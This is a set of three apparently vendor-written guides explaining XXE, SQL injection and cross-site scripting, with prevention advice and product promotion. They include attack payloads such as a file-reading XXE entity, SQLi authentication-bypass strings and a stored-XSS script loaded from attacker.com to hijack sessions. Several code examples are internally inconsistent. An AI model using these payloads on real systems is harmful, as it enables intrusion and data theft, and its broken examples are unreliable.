What Is XML External Entity (XXE)? The Complete Guide

What Is an XXE Attack?


XXE (XML External Entity Injection) is a common web-based security vulnerability that enables an attacker to interfere with the processing of XML data within a web application. When exploited, XXE can allow attackers to access sensitive data, execute remote code, or interfere with the processing of XML data within a web application. 

XXE is achieved through custom XML entities that load their defined values from outside of the Document Type Definition (DTD) in which they are declared. This is important from a security perspective because it allows an entity to be defined based on the contents of a file path or URL, enabling attackers to access local files and URLs on a local network, or execute remote code.

To perform an XXE attack, the attacker needs to: 

  • Define an external XML entity with the target URL they want to reach from the server.
  • Use this entity in a data value.

To mitigate XXE attacks, you can:

  • Manually disable DTDs, by configuring XML parsers in applications to disable custom document type definitions (DTDs). 
  • Prevent developers from using XML external entities in XML content from untrusted sources.
  • Disable the processing of external DTDs, or restrict developers to static, local DTDs.

This is part of an extensive series of guides about application security
xxe vulnerability

In this article:

XML External Entity (XXE) Attack Types with Code Examples

Billion Laughs Attack

Consider a web application that accepts XML input and outputs the result. A request would look like this:

RequestPOST http://example.com/xml HTTP/1.1
<mytype>
Hello and welcome to my website!
</mytype>
ResponseHTTP/1.0 200 OK

Hello and welcome to my website!

XML documents can have a specific type, which can be defined using two standards – XSD and DTD. XML documents defined using a DTD are vulnerable to XXE attacks. 

See the following example, which uses a DTD called mytype. This DTD defines an XML entity called name. When this element is called in the HTML output, the XML parser reads the DTD and replaces it with a value.

RequestPOST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE mytype [  
<!ELEMENT mytype ANY>  
<!ENTITY name "John">
]>
<mytype>  
Hello &name; and welcome to my website!
</mytype>
ResponseHTTP/1.0 200 OK 

Hello John and welcome to my website!

Now let’s see how an attacker can carry the so-called “billion laughs attack”. If the XML parser does not limit the amount of memory it can use, this attack uses a recursive technique to overload its memory. 

RequestPOST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?> 
<!DOCTYPE mytype [  
<!ELEMENT mytype ANY>  
<!ENTITY name "John ">  
<!ENTITY name2 "&name;&name;">  
<!ENTITY name3 "&name2;&name2;&name2;&name2;">  
<!ENTITY name4 "&name3;&name3;&name3;&name3;">]>
<foo>  
Hello &t3;
</foo>
ResponseResponse
HTTP/1.0 200 OK 

Hello John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John John

In essence, this is a type of denial of service (DoS) attack that can deny access to an application relying on an XML parser.

XXE SSRF Attack

Now let’s see how a similar attack can be used to perform server side request forgery (SSRF). 

Here the attacker uses XML entities from external sources. When this happens, XXE becomes a server side request forgery (SSRF) attack.

An attacker can run a system command using an XML system identifier. Most XML parsers process external entities by default, and as a result, the server runs the system code in the malicious XML element. 

The following code shows how XXE can be used to return the contents of a sensitive file – the etc/hosts file.

RequestPOST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?> 
<!DOCTYPE mytype [  
<!ELEMENT mytype ANY>  
<!ENTITY malicious SYSTEM  
"file:///etc/hosts">
]>
<foo> 
&xxe;
</foo>
ResponseHTTP/1.0 200 OK 

IPAddress     Hostname    Alias
127.0.0.1   localhost web.mydomain.com
208.164.186.1 web.mydomain.com    web 
208.164.186.2 mail.openna.com mail
(...)

This attack can be extended to gain access to other files on the server, beyond system files. Some XML parsers make it possible to retrieve directory listings and use them to find other sensitive data on the machine.

Limitations of XXE SSRF attacks

XXE attacks are limited to obtaining files that contain plain text or valid XML. They cannot be used to obtain binary files, or files that contain code that is similar to XML, but in fact is not valid XML. This will return a parser error and the attacker will not be able to view their content. 

Related content: Read our guide to Server Side Request Forgery

Blind XXE Vulnerability

A blind XXE vulnerability means that the application does process external XML entities in an unsecure way, but does not return those entities in its responses. This means attackers will need to use advanced techniques to detect the vulnerability and exploit it. 

Attackers can still exfiltrate data using blind XXE, for example by causing the server to connect to a URL controlled by the attacker. 

How to Prevent XXE Vulnerabilities

Although a common vulnerability, preventing XXE attacks can be easily achieved with good coding practices and some language-specific advice.

XXE Vulnerability in Java

Java inherently makes a programmer’s task of defending against XXE less definive, due to the reliance on parsers. Java XML parsers are often vulnerable to XXE attacks, resulting in less control in securing your applications.

Thankfully, creators of these parsers are wise to this issue, actively ensuring that they are updated accordingly to be more secure, but you are still reliant on these third parties. Some of the most common XML parsers for Java include: 

  • Dom Parser
  • SAX Parser
  • JDOM Parser
  • DOM4J Parser
  • StAX Parser

When relying on third party parsers, you should disable DOCTYPES, which will automatically protect you from XXE attacks. 

Learn more in our detailed guide to xxe attack.

XXE Vulnerability in PHP

PHP holds the title of perhaps the most popular back-end web application language, and as such, is a primary target for attackers, including XXE attacks. With attackers routinely finding new vulnerabilities, it is imperative to keep your PHP version up to date to secure your applications. 

In relation to XXE prevention, there are things that you can do in order to ensure you’re a victim. Since PHP version 8.0.0, it is highly recommended that you use libxml_disable_entity_loader. Further information on fully undersanding and implementing this functionality in your code can be found here

XXE Vulnerability in Python

Python’s popularity is growing each day with both new programmers and seasoned veterans. However, with rapid growth and expansion comes risk.

The first step in securing your Python applications is ensuring that the XML parsers you are using are safe. Some, such as Etree, Minidom, Xmlrpc, and Genshi are built with security in mind, resistant to XXE vulnerabilities. However, other popular modules such as Pulldom and Lxlm aren’t inherently safe, and precaution is advised.

Additional Prevention Tips

Here are a few general guidelines that can help you prevent XXE:

  • Manually disable DTDs – configure XML parsers in your applications to disable custom and external document type definitions (DTDs). Most applications don’t use DTDs, so this should not hurt any functionality, but can prevent XXE attacks.
  • Avoid using untrusted XML entities – make sure developers don’t incorporate XML external entities in XML content unless they come from a trusted source. This requires training and a mechanism to determine which sources can be trusted.
  • Only use local DTDs – ensure developers only use static, local DTDs. This may require training the development team and configuring the parsers not to accept other DTDs.
  • Instrument your application server – insert checkpoints in specific parts of your code to monitor runtime execution, and detect and block classes related to XML processing. This can deal with XML parsers you missed somewhere in your application code, and can prevent the most severe XXE exploits which lead to remote code execution.
  • Use security tools – Web Application Firewalls (WAF) have built-in rules that can block obvious XXE inputs. Dynamic Application Security Testing (DAST) tools can scan for XXE vulnerabilities early in the development process and suggest how to remediate them.
  • Harden configuration against XXE – the regular application hardening best practices will also be effective against XXE. Limit permissions, validate all inputs to ensure they do not reach XML parsing logic, handle errors, use authentication and encryption, limit outbound traffic, and limit DNS communications.

Learn more in our detailed guide to XXE prevention

Real-Life Examples of XXE Vulnerability

Here are some real-life examples of XXE vulnerabilities:

  • Android development tools – some of the most popular Android development tools include Android Studio, Eclipse and APKTool. They all parse XML in a way that allow attackers to gain access through external entities, creating a huge exploit in these apps. Obviously, this was patched in later versions, but it serves as a good reminder that one can never be complacent when it comes to security in development, even when relying on industry leading third party tools.
  • WordPress – XXE vulnerabilities occurred in WordPress as well. This is especially alarming given approximately 40% of all websites use this CMS provider. 

XXE Protection with Bright

Bright Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including XXE, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST, SOAP and GraphQL APIs to prevent XXE vulnerabilities – try Bright free

See Additional Guides on Key Application Security Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of application security.

API Security

Authored by Bright Security

Vulnerability Management

Authored by Bright Security

XSS

Authored by Bright Security

SQL Injection Attack: How It Works, Examples and Prevention

What is a SQL Injection Attack (SQLi)?

SQL Injection attacks (or SQLi) alter SQL queries, injecting malicious code by exploiting application vulnerabilities. 

Successful SQLi attacks allow attackers to modify database information, access sensitive data, execute admin tasks on the database, and recover files from the system. In some cases attackers can issue commands to the underlying database operating system.

The severe impact of these attacks makes it critical for developers to adopt practices that prevent SQL injection, such as parameterized queries, stored procedures, and rigorous input validation.

Want to know how to avoid SQL injection in your code? See our short version of the OWASP SQL injection prevention cheat sheet.

This is part of an extensive series of guides about data security.

In this article, you will learn:

What Are SQL Queries?

SQL, which stands for Structured Query Language, is a language used to communicate with and manipulate databases. It is the standard language for relational database management systems and is used to perform tasks such as update data on a database, or retrieve data from a database.

SQL queries are the commands used to communicate with a database. They enable tasks like searching, updating, or retrieving data stored in a database. For instance, an eCommerce web application might use a SQL query to retrieve information about a specific product from the product database.

However, if an application is not securely designed, it might allow a user to input SQL queries directly. In that case, a malicious user can input a specially crafted SQL query that can lead to unauthorized access, data leakage, or even deletion of data. This is known as a SQL injection attack.

Impact of a Successful SQL Injection Attack

The consequences of a successful SQL injection attack can include:

  • Stolen credentials—attackers can obtain credentials via SQLi and then impersonate users and use their privileges.
  • Unauthorized access to databases—attackers can gain access to the sensitive data in database servers.
  • Data alteration—attackers can alter or add new data to the accessed database. 
  • Data deletion—attackers can delete database records or drop entire tables. 

Lateral movement—attackers can access database servers with operating system privileges, and use these permissions to access other sensitive systems.

How Does a SQL Injection Attack Work?

A SQL Injection attack involves inserting or “injecting” a SQL query via the input data from the client to the application. A successful attack allows an attacker to manipulate the SQL queries that an application makes to its database. It typically involves the following steps:

  1. Identification of vulnerable inputs: Attackers first identify inputs within the web application that are vulnerable to SQL injection. These inputs could be text fields in a form, URL parameters, or any other input mechanisms.
  2. Crafting the malicious SQL query: Once a vulnerable input is identified, attackers craft a SQL statement intended to be inserted into the query executed by the application. This statement is designed to modify the original SQL query to perform actions unintended by the application developers.
  3. Bypassing application security measures: Attackers often have to bypass security measures like input validation or escaping special characters. They achieve this through techniques like string concatenation or utilizing SQL syntax to comment out parts of the original query.
  4. Executing the malicious query: When the application executes the SQL query, it includes the attacker’s malicious input. This modified query can perform actions such as unauthorized viewing of data, deletion of data, or even database schema alterations.
  5. Extracting or manipulating data: Depending on the attack, the outcome might be the extraction of sensitive information (like user credentials), altering existing data, adding new data, or even deleting significant portions of the database.
  6. Exploiting database server vulnerabilities: Advanced SQL injections may exploit vulnerabilities in the database server, extending the attack beyond the database to the server level. This can include executing commands on the operating system or accessing other parts of the server’s file system.

This process leverages the dynamic execution of SQL in applications where user inputs are directly included in SQL statements without proper validation or escaping. It exploits the way SQL queries are constructed, often in a way that the developers did not anticipate.

Real-Life SQL Injection Attack Examples

Over the past 20 years, many SQL injection attacks have targeted large websites, business and social media platforms. Some of these attacks led to serious data breaches. A few notable examples are listed below.

Breaches Enabled by SQL Injection

  • GhostShell attack—hackers from APT group Team GhostShell targeted 53 universities using SQL injection, stole and published 36,000 personal records belonging to students, faculty, and staff.
  • Turkish government—another APT group, RedHack collective, used SQL injection to breach the Turkish government website and erase debt to government agencies.
  • 7-Eleven breach—a team of attackers used SQL injection to penetrate corporate systems at several companies, primarily the 7-Eleven retail chain, stealing 130 million credit card numbers.
  • HBGary breach—hackers related to the Anonymous activist group used SQL Injection to take down the IT security company’s website. The attack was a response to HBGary CEO publicizing that he had names of Anonymous organization members.

Notable SQL Injection Vulnerabilities

  • Tesla vulnerability—in 2014, security researchers publicized that they were able to breach the website of Tesla using SQL injection, gain administrative privileges and steal user data.
  • Cisco vulnerability—in 2018, a SQL injection vulnerability was found in Cisco Prime License Manager. The vulnerability allowed attackers to gain shell access to systems on which the license manager was deployed. Cisco has patched the vulnerability.
  • Fortnite vulnerability—Fortnite is an online game with over 350 million users. In 2019, a SQL injection vulnerability was discovered which could let attackers access user accounts. The vulnerability was patched.

Types of SQL Injection Attacks

There are several types of SQL injection:

  • Union-based SQL Injection – Union-based SQL Injection represents the most popular type of SQL injection and uses the UNION statement. The UNION statement represents the combination of two select statements to retrieve data from the database.
  • Error Based SQL Injection – this method can only be run against MS-SQL Servers. In this attack, the malicious user causes an application to show an error. Usually, you ask the database a question and it returns an error message which also contains the data they asked for.
  • Blind SQL Injection – in this attack, no error messages are received from the database; We extract the data by submitting queries to the database. Blind SQL injections can be divided into boolean-based SQL Injection and time-based SQL Injection. Learn more in our guide to Blind SQL injection.

SQLi attacks can also be classified by the method they use to inject data:

  • SQL injection based on user input – web applications accept inputs through forms, which pass a user’s input to the database for processing. If the web application accepts these inputs without sanitizing them, an attacker can inject malicious SQL statements.
  • SQL injection based on cookies – another approach to SQL injection is modifying cookies to “poison” database queries. Web applications often load cookies and use their data as part of database operations. A malicious user, or malware deployed on a user’s device, could modify cookies, to inject SQL in an unexpected way.
  • SQL injection based on HTTP headers – server variables such HTTP headers can also be used for SQL injection. If a web application accepts inputs from HTTP headers, fake headers containing arbitrary SQL can inject code into the database.
  • Second-order SQL injection – these are possibly the most complex SQL injection attacks, because they may lie dormant for a long period of time. A second-order SQL injection attack delivers poisoned data, which might be considered benign in one context, but is malicious in another context. Even if developers sanitize all application inputs, they could still be vulnerable to this type of attack.

SQL Injection Code Examples

Let’s look at two common examples of SQL injection attacks. 

Example 1: Using SQLi to Authenticate as Administrator

This example shows how an attacker can use SQL injection to circumvent an application’s authentication and gain administrator privileges. 

Consider a simple authentication system using a database table with usernames and passwords. A user’s POST request will provide the variables user and pass, and these are inserted into a SQL statement:

sql = "SELECT id FROM users WHERE username='" + user + "' AND password='" + pass + "'"

The problem here is that the SQL statement uses concatenation to combine data. The attacker can provide a string like this instead of the pass variable:

password' OR 5=5

The resulting SQL query will be run against the database:

SELECT id FROM users WHERE username='user' AND password='pass' OR 5=5'

Because 5=5 is a condition that always evaluates to true, the entire WHERE statement will be true, regardless of the username or password provided. 

The WHERE statement will return the first ID from the users table, which is commonly the administrator. This means the attacker can access the application without authentication, and also has administrator privileges. 

A more advanced form of this attack is where the attacker adds a code comment symbol at the end of the SQL statement, allowing them to further manipulate the SQL query. The following will work in most databases including MySQL, PostgreSQL, and Oracle:

' OR '5'='5' /*

Learn more in our detailed guide to sql injection test.

Example 2: Using SQLi to Access Sensitive Data

In this example, the following code obtains the current username, and searches for items matching a certain item name, where the owner is the current user.

...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = "'"
                + userName + "' AND itemname = '"
                + ItemName.Text + "'";
...

This code has the same weakness as in the previous example – the use of concatenation. After combining the username and item name, the code creates the following query:

SELECT * FROM items 
WHERE owner =
AND itemname = ;

If the attacker provides the following string for itemname:

Widget' OR 5=5

The SQL statement becomes:

SELECT * FROM items
WHERE owner = 'John'
AND itemname = 'Widget' OR 5=5';

Which is the same as: SELECT * FROM items;

This means the query will return the data of the entire table, giving the attacker unauthorized access to sensitive data.

Example 3: Injecting Malicious Statements into Form Field


This is a simple SQL injection attack based on user input. The attacker uses a form that requires first name and last name as inputs. The attacker inputs:

  • First name: malicious'ex
  • Last name: Smith

The attacker’s first name variable contains a malicious expression, which we denoted as ‘ex. The SQL statement that processes the form inputs looks like this:

SELECT id, firstname, lastname FROM authors

Once the attacker injects a malicious expression into the first name, the statement looks like this:

SELECT id, firstname, lastname FROM authors WHERE firstname = 'malicious'ex' and lastname ='newman'

The database identifies incorrect syntax due to the single apostrophe, and tries to execute the malicious statement.

For many more examples of malicious SQL code, see our detailed guide to SQL injection payloads.

SQL Injection Prevention Cheat Sheet

This is a summarized version of the excellent OWASP SQL injection prevention cheat sheet.

Defense Option 1: Prepared Statements (with Parameterized Queries)

Prepared statements are easy to learn and use, and eliminate the problem of SQL injection. They force you to define SQL code, and pass each parameter to the query later, making a strong distinction between code and data. 

If an attacker supplies a malicious string like in the above examples, for example providing John' or 1=1 for a username, the prepared statement will evaluate this as a literal string. It will look for a user named John' or 1=1 (and fail, because no such user exists) instead of evaluating this statement as code.

Prepared statements are available in all programming languages. Here is an example in Java. To be on the safe side, OWASP recommends validating the input parameter just in case.

// Separate definition of input variable
String custname = request.getParameter("customerName");
// Separate definition of SQL statement
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
// PreparedStatement command securely combines inputs and SQL syntax
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );

Defense Option 2: Stored Procedures

Stored procedures are similar to prepared statements, only the SQL code for the stored procedure is defined and stored in the database, rather than in the user’s code. In most cases, stored procedures can be as secure as prepared statements, so you can decide which one fits better with your development processes.

There are two cases in which stored procedures are not secure:

  • The stored procedure includes dynamic SQL generation – this is typically not done in stored procedures, but it can be done, so you must avoid it when creating stored procedures. Otherwise, ensure you validate all inputs.
  • Database owner privileges – in some database setups, the administrator grants database owner permissions to enable stored procedures to run. This means that if an attacker breaches the server, they have full rights to the database. Avoid this by creating a custom role that allows storage procedures only the level of access they need.

Here is an example of a stored procedure in Java (Java calls it a CallableStatement). We assume that the sp_getAccountBalancer stored procedure implements the same logic as the prepared statement in option 1 above.

// Separate definition of user inputs
String custname = request.getParameter("customerName");
// Executing the stored procedure sp_getAccountBalancer
try {
  CallableStatement cs = connection.prepareCall("{call
sp_getAccountBalance(?)}");
  cs.setString(1, custname);
  ResultSet results = cs.executeQuery();
  // result set handling
} catch (SQLException se) {
  // logging and error handling
}

Learn more in our detailed guide to union sql injection.

Defense Option 3: Allow-list Input Validation

This is another strong measure that can defend against SQL injection. The idea of allow-list validation is that user inputs are validated against a closed list of known legal values.

For example, if a user input is used to select a database table, you can use code like this to ensure that it can only match one of several, known table names:

String tableName;
switch(PARAM):
  case "Value1": tableName = "fooTable";
                 break;
  case "Value2": tableName = "barTable";
                 break;
  ...
  default      : throw new InputValidationException("unexpected value 
                 Provided" + " for table name");

Another safe way to handle user inputs is to convert them to a non-string form. For example, if the user input determines whether the query should be ordered in ascending or descending order, the input can be converted to a boolean. And then this boolean value is used to determine the sort order:

public String someMethod(boolean sortOrder) {
 String SQLquery = "some SQL ... order by Salary " + (sortOrder ? "ASC" :
"DESC");`
...

Defense Option 4: Escaping All User-Supplied Input

Escaping means to add an escape character that instructs the code to ignore certain control characters, evaluating them as text and not as code. 

This option is the least secure of the four, and should only be used as a last resort. This is because escaping user input is only effective if the code escapes all possibilities of control characters, and attackers come up with numerous creative ways to inject them. Therefore, OWASP does not recommend this method and advises the use of options 1 or 2 above.

For example, in MySQL there are two escaping modes – ANSI_QUOTES SQL mode and MySQL mode:

  • in ANSI_QUOTES mode, to escape control characters, encode all ‘ (single tick) characters with ” (two ticks)
  • In MySQL mode, escape the following characters:
    •   [the number zero, not the letter O]
    • b
    • t
    • n
    • r
    • Z
    • %
    • \ [escaping a single slash character]
    • _
    • Replace all other non-alphanumeric characters with ASCII values
    • Replace numbers less than 256  with c where ‘c’ is the original number

OWASP provides the free, open source Enterprise Security API (ESAPI), which can help you implement escaping in legacy database code. It provides codecs for popular databases, which have escaping for all unsafe control patterns. 

ESAPI currently supports Oracle and MySQL, and will soon support encoders for SQL Server and PostgreSQL.

Preventing SQL Injection Attack with Bright

Bright Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including SQLi, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any web app, or REST and GraphQL APIs to prevent SQL injection vulnerabilities with Bright!

See Additional Guides on Key Data Security Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of data security.

Incident Response

Authored by Cynet

bject storage

Authored by Cloudian

IoT Security

Authored by Sternum IoT

What is XSS? Impact, Types, and Prevention

What is XSS?

Cross site scripting (XSS) is a cyberattack method that involves running malicious code as part of a vulnerable web application. It is a type of cyber attack where a threat actor injects malicious code into a trusted website. The code is then delivered to a victim’s browser. Unlike other attack vectors like SQL injections, XSS does not target the application directly—it primarily targets the user. XSS is one of the most common web application vulnerabilities.

Here’s how an XSS attack works: 

  1. An attacker sends a malicious link to a user. 
  2. The user clicks the link. 
  3. The malicious code is included with dynamic content delivered to the victim’s browser. 
  4. The code sends an HTTP request to the attacker’s webserver. 
  5. The attacker can use the stolen cookies to impersonate the user, access sensitive data, or perform a social engineering attack. 
  6. XSS attacks allow attackers to circumvent the same origin policy, which is designed to keep different websites separate.

To prevent XSS, you can: 

  • Run untrusted HTML input through an HTML sanitization engine. 
  • Blacklist specific HTML tags that are at risk, such as the iframe, link, and script tags. 
  • Prevent client-side scripts from accessing cookies.

This is crucial as XSS attacks allow attackers to circumvent the same origin policy, a security measure designed to keep different websites separate.

This is part of an extensive series of guides about cybersecurity

In this article, you will learn:

How Does Cross Site Scripting Work?

XSS is an injection attack that exploits the fact that browsers cannot differentiate between valid scripts and attacker-controlled scripts. XSS attacks bypass the same-origin policy, which is designed to prevent scripts that originate in one website from interacting with other scripts from different websites.

When the same-origin policy is not properly enforced, attackers can inject a script that modifies the web page. For example, the script can allow an attacker to impersonate a pre-authenticated user. It also allows attackers to input malicious code, which is then executed by the browser, or execute JavaScript that modifies content on the page.

XSS can cause serious issues. Attackers often leverage XSS to steal session cookies and impersonate the user. Attackers can also use XSS to deface websites, spread malware, phish for user credentials, support social engineering techniques, and more.

Learn more in our detailed guide to XSS vulnerabilities

What languages are targets of XSS?

Unsanitized user input can put any web application at risk of an XSS attack. The most common language for XSS attacks is JavaScript, but XSS can affect HTML, Flash, VBScript, CSS, and other web development languages and frameworks.

What is the impact of XSS?

Cross site scripting attacks can have devastating consequences. Code injected into a vulnerable application can exfiltrate data or install malware on the user’s machine. Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.

XSS can also impact a business’s reputation. An attacker can deface a corporate website by altering its content, thereby damaging the company’s image or spreading misinformation. A hacker can also change the instructions given to users who visit the target website, misdirecting their behavior. This scenario is particularly dangerous if the target is a government website or provides vital resources in times of crisis.

Learn more in our detailed guide to reflected xss.

Types of XSS Attacks

Reflected Cross-Site Scripting

Reflected XSS is a simple form of cross-site scripting that involves an application “reflecting” malicious code received via an HTTP request. As a result of an XSS vulnerability, the application accepts malicious code from the user and includes it in its response.

For example, suppose a website encodes a message in a URL parameter. If the application does not sanitize the input provided by the URL parameter, an attacker can inject a malicious script into it, like this:

https://web-app.com/status?message=<script>/*+malicious+code...+*/</script>

<p><script>/*+malicious+code...+*/</script></p>

When a user visits the page, the attacker’s script executes, and the script now has access to any action or data that the user can access. 

Stored/Persistent Cross-Site Scripting

Stored XSS involves an application receiving data from a malicious source and storing the data for use in later HTTP responses. This is also known as second-order or persistent XSS, because it persists in the system. 

The data can come from any untrusted source that sends an HTTP request to the application, such as comments posted on a blog or an application that displays email messages using SMTP.

An example of a stored XSS attack is an Ecommerce website that allows customers to post reviews of products. Now consider that the mechanism used to publish reviews does not properly sanitize user inputs, allowing attackers to embed HTML tags in the text they submit.

For example, an attacker could submit review text like this:

Really enjoyed this product, highly recommend it. “<script src=”http://attacker.com/sessionhijack.js”> </script>”

The review is published on the page, and loads for every user who views the page (hence this is a stored XSS attack). When a new visitor loads the page, the malicious JavaScript is executed, attackers hijack the user’s session, and can impersonate them on the site from this point onwards.

DOM-Based Cross-Site Scripting

DOM-based XSS is an attack that modifies the domain object model (DOM) on the client side ( the browser). In a DOM-based attacks, the HTTP response on the server side does not change. Rather, a malicious change in the DOM environment causes client code to run unexpectedly.

See the example below of a welcome page in a web application, which retrieves a URL parameter to populate the user’s name.

<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome

</HTML>

This page uses a URL parameter to input the user’s name, like this:

http://www.vulnerable.site/welcome.html?name=Jill

But a malicious user can inject JavaScript code into the request, like this:

http://www.vulnerable.site/welcome.html?name=alert(document.cookie)

Learn more, and see additional examples, in our guide to DOM-based XSS

How Can You Prevent Cross-Site Scripting Attacks?

XSS Prevention: Reflected and Stored XSS

1. Sanitize inputs

Reflected and stored cross-site scripting can be sanitized on the server-side and there are multiple ways of doing it. Blacklisting characters that are deemed unsafe won’t really work out in the long run since some malicious user might figure out some bypass for it as it usually happens. What you need to do is whitelist what is allowed.

  • Use a security encoding library to encode all parameters and user input.If you need to insert parameters/user input data into your HTML body, add an HTML escape before insert itself. 
  • Encode any character that can affect the execution context, whether it indicates the start of a script, event, or CSS style, using a function like htmlentities().
  • Escape attribute if you need to insert parameters/user input data into your HTML common attributes. Don’t use event handles or attributes like href, style, or src. 
  • Always add quotes to your attributes, because quoted attributes can only be escaped with the corresponding quote. As a general rule, escape all non-alphanumeric characters.
  • Use JavaScript escaping for dynamically generated JS code, where you would need to insert parameters/user data input into either event handlers or script tags. The only safe place you can put data here is inside any quoted value. Anything else is really tricky to sanitize properly since it’s really easy to switch context.

2. Blacklist high-risk HTML tags

This approach involves identifying and disallowing the use of tags that are commonly exploited in XSS attacks. While not a foolproof method, it can significantly reduce the risk of certain types of XSS exploits. Focus on tags that can be used to execute scripts or load external resources. Common examples include <script>, <iframe>, <link>, <object>, <embed>, and <style> tags.

3. Use HTTPOnly cookie flag

It is difficult to prevent all XSS flaws in your application. To reduce the impact of XSS vulnerabilities, use the HTTPOnly flag—if the browser supports it, this flag ensures that cookies cannot be accessed by client side scripts, effectively blocking XSS attacks.

Set the HTTPOnly flag on session cookies, and any custom cookies that are not accessed by any of your JavaScript code. The flag is enabled in .NET applications default, but it needs to be enabled manually in other languages.

4. Implement Content Security Policy

Content Security Policy (CSP) is another effective strategy to help mitigate the impact of XSS vulnerabilities. It is a browser-side solution that lets you create lists specifying access permissions to client side resources, such as JavaScript and CSS. CSP uses an HTTP header to instruct the browser to execute resources only from the specified sources.

For example:

Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld

This command instructs the web browser to only load all resources from a known source, in this example static.domain.tld.

5. X-XSS-Protection Header

The HTTP X-XSS-Protection header is a feature available in popular browsers like Google Chrome and Internet Explorer, which filters suspicious content to prevent reflected XSS attacks.  If the header detects XSS, it blocks the page from loading, but doesn’t sanitize inputs in the page. 

However, reliance on the X-XSS-Protection header can create additional client-side security risks. It should be used with caution. It is recommended to set the header to X-XSS-Protection: 0, which disables the XSS Auditor and prevents it from following the default response behavior of the browser.

XSS Prevention: DOM XSS

DOM XSS can’t be sanitized on the server-side since all execution happens on the client-side and thus the sanitization is a bit different.

1. Sanitizing inputs

Always HTML escape and then JavaScript escape any parameter or user data input before inserting it into the HTML subcontext in the execution context.

When inserting into the HTML attribute subcontext in the execution context do JavaScript escape before it.

Avoid including any volatile data (any parameter/user input) in event handlers and JavaScript code subcontexts in an execution context.

2. Using the correct output method

Make sure you use the most appropriate browser API output method. For instance, to accept content from user inputs in a div, don’t use innerHtml – prefer to use a function like innerText that sanitizes the content.

In addition, don’t try to encode the output manually. Use element.textContent to display user-provided content, like in the following example provided by OWASP:

<b>Current URL:</b> <span id="contentholder"></span>
...
<script>
document.getElementById("contentholder").textContent = document.baseURI;
</script>

